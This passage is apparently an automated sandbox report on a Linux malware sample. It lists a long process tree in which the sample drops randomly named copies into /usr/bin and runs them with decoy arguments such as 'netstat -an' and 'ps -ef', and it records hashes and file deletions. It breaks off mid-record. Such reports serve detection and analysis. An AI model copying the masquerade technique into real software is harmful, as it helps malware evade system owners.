Analysis Process: 4ljhdTTyiA PID: 4768 Parent PID: 4554

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4769 Parent PID: 4768

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: fcxqfstrdm PID: 4769 Parent PID: 4768

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/usr/bin/fcxqfstrdm
Arguments:	/usr/bin/fcxqfstrdm "netstat -an" 4554
File size:	625900 bytes
MD5 hash:	e45d3c3ceb20cb21cecdf27abb364096

Analysis Process: fcxqfstrdm PID: 4770 Parent PID: 4769

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/usr/bin/fcxqfstrdm
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	e45d3c3ceb20cb21cecdf27abb364096

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4779 Parent PID: 4554

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4780 Parent PID: 4779

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: fcxqfstrdm PID: 4780 Parent PID: 4779

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/usr/bin/fcxqfstrdm
Arguments:	/usr/bin/fcxqfstrdm uptime 4554
File size:	625900 bytes
MD5 hash:	e45d3c3ceb20cb21cecdf27abb364096

Analysis Process: fcxqfstrdm PID: 4781 Parent PID: 4780

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/usr/bin/fcxqfstrdm
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	e45d3c3ceb20cb21cecdf27abb364096

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4790 Parent PID: 4554

General

Start time:	00:23:57

Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4791 Parent PID: 4790

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: fcxqfstrdm PID: 4791 Parent PID: 4790

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/usr/bin/fcxqfstrdm
Arguments:	/usr/bin/fcxqfstrdm pwd 4554
File size:	625900 bytes
MD5 hash:	e45d3c3ceb20cb21cecdf27abb364096

Analysis Process: fcxqfstrdm PID: 4792 Parent PID: 4791

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/usr/bin/fcxqfstrdm
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	e45d3c3ceb20cb21cecdf27abb364096

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4801 Parent PID: 4554

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4802 Parent PID: 4801

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: fcxqfstrdm PID: 4802 Parent PID: 4801

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/usr/bin/fcxqfstrdm
Arguments:	/usr/bin/fcxqfstrdm bash 4554
File size:	625900 bytes
MD5 hash:	e45d3c3ceb20cb21cecdf27abb364096

Analysis Process: fcxqfstrdm PID: 4803 Parent PID: 4802

General

Start time:	00:23:57
Start date:	20/07/2021
Path:	/usr/bin/fcxqfstrdm
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	e45d3c3ceb20cb21cecdf27abb364096

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4812 Parent PID: 4554

General

Start time:	00:23:58
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4813 Parent PID: 4812

General

Start time:	00:23:58
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: fcxqfstrdm PID: 4813 Parent PID: 4812

General

Start time:	00:23:58
Start date:	20/07/2021
Path:	/usr/bin/fcxqfstrdm
Arguments:	/usr/bin/fcxqfstrdm ifconfig 4554
File size:	625900 bytes
MD5 hash:	e45d3c3ceb20cb21cecdf27abb364096

Analysis Process: fcxqfstrdm PID: 4814 Parent PID: 4813

General

Start time:	00:23:58
Start date:	20/07/2021
Path:	/usr/bin/fcxqfstrdm
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	e45d3c3ceb20cb21cecdf27abb364096

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4823 Parent PID: 4554

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4824 Parent PID: 4823

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: dxeguomyxc PID: 4824 Parent PID: 4823

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/usr/bin/dxeguomyxc
Arguments:	/usr/bin/dxeguomyxc "sleep 1" 4554
File size:	625900 bytes
MD5 hash:	066caa157c95faa9d8d81929f8157d3a

Analysis Process: dxeguomyxc PID: 4825 Parent PID: 4824

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/usr/bin/dxeguomyxc
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	066caa157c95faa9d8d81929f8157d3a

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4834 Parent PID: 4554

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4835 Parent PID: 4834

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: dxeguomyxc PID: 4835 Parent PID: 4834

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/usr/bin/dxeguomyxc
Arguments:	/usr/bin/dxeguomyxc "ifconfig eth0" 4554
File size:	625900 bytes
MD5 hash:	066caa157c95faa9d8d81929f8157d3a

Analysis Process: dxeguomyxc PID: 4836 Parent PID: 4835

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/usr/bin/dxeguomyxc
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	066caa157c95faa9d8d81929f8157d3a

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4845 Parent PID: 4554

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4846 Parent PID: 4845

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: dxeguomyxc PID: 4846 Parent PID: 4845

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/usr/bin/dxeguomyxc
Arguments:	/usr/bin/dxeguomyxc "netstat -an" 4554
File size:	625900 bytes
MD5 hash:	066caa157c95faa9d8d81929f8157d3a

Analysis Process: dxeguomyxc PID: 4847 Parent PID: 4846

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/usr/bin/dxeguomyxc
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	066caa157c95faa9d8d81929f8157d3a

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4856 Parent PID: 4554

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4857 Parent PID: 4856

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: dxeguomyxc PID: 4857 Parent PID: 4856

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/usr/bin/dxeguomyxc
Arguments:	/usr/bin/dxeguomyxc top 4554
File size:	625900 bytes

MD5 hash:	066caa157c95faa9d8d81929f8157d3a

Analysis Process: dxeguomyxc PID: 4859 Parent PID: 4857

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/usr/bin/dxeguomyxc
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	066caa157c95faa9d8d81929f8157d3a

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4867 Parent PID: 4554

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4868 Parent PID: 4867

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: dxeguomyxc PID: 4868 Parent PID: 4867

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/usr/bin/dxeguomyxc
Arguments:	/usr/bin/dxeguomyxc ls 4554
File size:	625900 bytes
MD5 hash:	066caa157c95faa9d8d81929f8157d3a

Analysis Process: dxeguomyxc PID: 4869 Parent PID: 4868

General

Start time:	00:24:03
Start date:	20/07/2021
Path:	/usr/bin/dxeguomyxc
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	066caa157c95faa9d8d81929f8157d3a

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4878 Parent PID: 4554

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4879 Parent PID: 4878

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ctrygxclrx PID: 4879 Parent PID: 4878

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/usr/bin/ctrygxclrx
Arguments:	/usr/bin/ctrygxclrx su 4554
File size:	625900 bytes
MD5 hash:	039a6eceafdbf298ac52c2a12463d087

Analysis Process: ctrygxclrx PID: 4880 Parent PID: 4879

General

Start time:	00:24:09

Start date:	20/07/2021
Path:	/usr/bin/ctrygxclrx
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	039a6eceafdbf298ac52c2a12463d087

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4889 Parent PID: 4554

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4890 Parent PID: 4889

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ctrygxclrx PID: 4890 Parent PID: 4889

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/usr/bin/ctrygxclrx
Arguments:	/usr/bin/ctrygxclrx "ifconfig eth0" 4554
File size:	625900 bytes
MD5 hash:	039a6eceafdbf298ac52c2a12463d087

Analysis Process: ctrygxclrx PID: 4891 Parent PID: 4890

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/usr/bin/ctrygxclrx
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	039a6eceafdbf298ac52c2a12463d087

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4900 Parent PID: 4554

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4901 Parent PID: 4900

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ctrygxclrx PID: 4901 Parent PID: 4900

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/usr/bin/ctrygxclrx
Arguments:	/usr/bin/ctrygxclrx "netstat -an" 4554
File size:	625900 bytes
MD5 hash:	039a6eceafdbf298ac52c2a12463d087

Analysis Process: ctrygxclrx PID: 4902 Parent PID: 4901

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/usr/bin/ctrygxclrx
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	039a6eceafdbf298ac52c2a12463d087

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4911 Parent PID: 4554

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4912 Parent PID: 4911

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ctrygxclrx PID: 4912 Parent PID: 4911

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/usr/bin/ctrygxclrx
Arguments:	/usr/bin/ctrygxclrx "grep \"A\"" 4554
File size:	625900 bytes
MD5 hash:	039a6eceafdbf298ac52c2a12463d087

Analysis Process: ctrygxclrx PID: 4913 Parent PID: 4912

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/usr/bin/ctrygxclrx
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	039a6eceafdbf298ac52c2a12463d087

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4922 Parent PID: 4554

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4923 Parent PID: 4922

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ctrygxclrx PID: 4923 Parent PID: 4922

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/usr/bin/ctrygxclrx
Arguments:	/usr/bin/ctrygxclrx "sleep 1" 4554
File size:	625900 bytes
MD5 hash:	039a6eceafdbf298ac52c2a12463d087

Analysis Process: ctrygxclrx PID: 4924 Parent PID: 4923

General

Start time:	00:24:09
Start date:	20/07/2021
Path:	/usr/bin/ctrygxclrx
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	039a6eceafdbf298ac52c2a12463d087

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4933 Parent PID: 4554

General

Start time:	00:24:14

Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4934 Parent PID: 4933

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: gqczobuacc PID: 4934 Parent PID: 4933

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/usr/bin/gqczobuacc
Arguments:	/usr/bin/gqczobuacc "grep \"A\"" 4554
File size:	625900 bytes
MD5 hash:	c098c27688a125d5cfa970ae835e1eda

Analysis Process: gqczobuacc PID: 4935 Parent PID: 4934

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/usr/bin/gqczobuacc
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	c098c27688a125d5cfa970ae835e1eda

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4944 Parent PID: 4554

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4945 Parent PID: 4944

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: gqczobuacc PID: 4945 Parent PID: 4944

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/usr/bin/gqczobuacc
Arguments:	/usr/bin/gqczobuacc "sleep 1" 4554
File size:	625900 bytes
MD5 hash:	c098c27688a125d5cfa970ae835e1eda

Analysis Process: gqczobuacc PID: 4946 Parent PID: 4945

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/usr/bin/gqczobuacc
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	c098c27688a125d5cfa970ae835e1eda

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4955 Parent PID: 4554

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4956 Parent PID: 4955

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: gqczobuacc PID: 4956 Parent PID: 4955

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/usr/bin/gqczobuacc
Arguments:	/usr/bin/gqczobuacc su 4554
File size:	625900 bytes
MD5 hash:	c098c27688a125d5cfa970ae835e1eda

Analysis Process: gqczobuacc PID: 4957 Parent PID: 4956

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/usr/bin/gqczobuacc
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	c098c27688a125d5cfa970ae835e1eda

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4966 Parent PID: 4554

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4967 Parent PID: 4966

General

Start time:	00:24:14
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: gqczobuacc PID: 4967 Parent PID: 4966

General

Start time:	00:24:15
Start date:	20/07/2021
Path:	/usr/bin/gqczobuacc
Arguments:	/usr/bin/gqczobuacc "netstat -an" 4554
File size:	625900 bytes
MD5 hash:	c098c27688a125d5cfa970ae835e1eda

Analysis Process: gqczobuacc PID: 4968 Parent PID: 4967

General

Start time:	00:24:15
Start date:	20/07/2021
Path:	/usr/bin/gqczobuacc
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	c098c27688a125d5cfa970ae835e1eda

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4977 Parent PID: 4554

General

Start time:	00:24:15
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4978 Parent PID: 4977

General

Start time:	00:24:15
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: gqczobuacc PID: 4978 Parent PID: 4977

General

Start time:	00:24:15
Start date:	20/07/2021
Path:	/usr/bin/gqczobuacc
Arguments:	/usr/bin/gqczobuacc "ps -ef" 4554
File size:	625900 bytes
MD5 hash:	c098c27688a125d5cfa970ae835e1eda

Analysis Process: gqczobuacc PID: 4979 Parent PID: 4978

General

Start time:	00:24:15
Start date:	20/07/2021
Path:	/usr/bin/gqczobuacc
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	c098c27688a125d5cfa970ae835e1eda

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4988 Parent PID: 4554

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 4989 Parent PID: 4988

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: uoewtvxqdd PID: 4989 Parent PID: 4988

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/usr/bin/uoewtvxqdd
Arguments:	/usr/bin/uoewtvxqdd "ps -ef" 4554
File size:	625900 bytes
MD5 hash:	39aa00025c468148f76c1297ae9e076e

Analysis Process: uoewtvxqdd PID: 4990 Parent PID: 4989

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/usr/bin/uoewtvxqdd
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	39aa00025c468148f76c1297ae9e076e

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 4999 Parent PID: 4554

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5000 Parent PID: 4999

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: uoewtvxqdd PID: 5000 Parent PID: 4999

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/usr/bin/uoewtvxqdd
Arguments:	/usr/bin/uoewtvxqdd gnome-terminal 4554
File size:	625900 bytes

MD5 hash:	39aa00025c468148f76c1297ae9e076e

Analysis Process: uoewtvxqdd PID: 5001 Parent PID: 5000

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/usr/bin/uoewtvxqdd
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	39aa00025c468148f76c1297ae9e076e

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5010 Parent PID: 4554

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5011 Parent PID: 5010

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: uoewtvxqdd PID: 5011 Parent PID: 5010

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/usr/bin/uoewtvxqdd
Arguments:	/usr/bin/uoewtvxqdd ifconfig 4554
File size:	625900 bytes
MD5 hash:	39aa00025c468148f76c1297ae9e076e

Analysis Process: uoewtvxqdd PID: 5012 Parent PID: 5011

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/usr/bin/uoewtvxqdd
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	39aa00025c468148f76c1297ae9e076e

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5021 Parent PID: 4554

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5022 Parent PID: 5021

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: uoewtvxqdd PID: 5022 Parent PID: 5021

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/usr/bin/uoewtvxqdd
Arguments:	/usr/bin/uoewtvxqdd id 4554
File size:	625900 bytes
MD5 hash:	39aa00025c468148f76c1297ae9e076e

Analysis Process: uoewtvxqdd PID: 5023 Parent PID: 5022

General

Start time:	00:24:20

Start date:	20/07/2021
Path:	/usr/bin/uoewtvxqdd
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	39aa00025c468148f76c1297ae9e076e

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5032 Parent PID: 4554

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5033 Parent PID: 5032

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: uoewtvxqdd PID: 5033 Parent PID: 5032

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/usr/bin/uoewtvxqdd
Arguments:	/usr/bin/uoewtvxqdd "route -n" 4554
File size:	625900 bytes
MD5 hash:	39aa00025c468148f76c1297ae9e076e

Analysis Process: uoewtvxqdd PID: 5034 Parent PID: 5033

General

Start time:	00:24:20
Start date:	20/07/2021
Path:	/usr/bin/uoewtvxqdd
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	39aa00025c468148f76c1297ae9e076e

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5043 Parent PID: 4554

General

Start time:	00:24:25
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5044 Parent PID: 5043

General

Start time:	00:24:25
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: rlyjyybyum PID: 5044 Parent PID: 5043

General

Start time:	00:24:25
Start date:	20/07/2021
Path:	/usr/bin/rlyjyybyum
Arguments:	/usr/bin/rlyjyybyum "route -n" 4554
File size:	625900 bytes
MD5 hash:	0713019b4738a770e7b6e1a45b02c8d9

Analysis Process: rlyjyybyum PID: 5045 Parent PID: 5044

General

Start time:	00:24:25
Start date:	20/07/2021
Path:	/usr/bin/rlyjyybyum
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	0713019b4738a770e7b6e1a45b02c8d9

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5054 Parent PID: 4554

General

Start time:	00:24:25
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5055 Parent PID: 5054

General

Start time:	00:24:25
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: rlyjyybyum PID: 5055 Parent PID: 5054

General

Start time:	00:24:25
Start date:	20/07/2021
Path:	/usr/bin/rlyjyybyum
Arguments:	/usr/bin/rlyjyybyum "grep \"A\"" 4554
File size:	625900 bytes
MD5 hash:	0713019b4738a770e7b6e1a45b02c8d9

Analysis Process: rlyjyybyum PID: 5056 Parent PID: 5055

General

Start time:	00:24:25
Start date:	20/07/2021
Path:	/usr/bin/rlyjyybyum
Arguments:	n/a
File size:	625900 bytes
MD5 hash:	0713019b4738a770e7b6e1a45b02c8d9

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5065 Parent PID: 4554

General

Start time:	00:24:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5066 Parent PID: 5065

General

Start time:	00:24:26
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

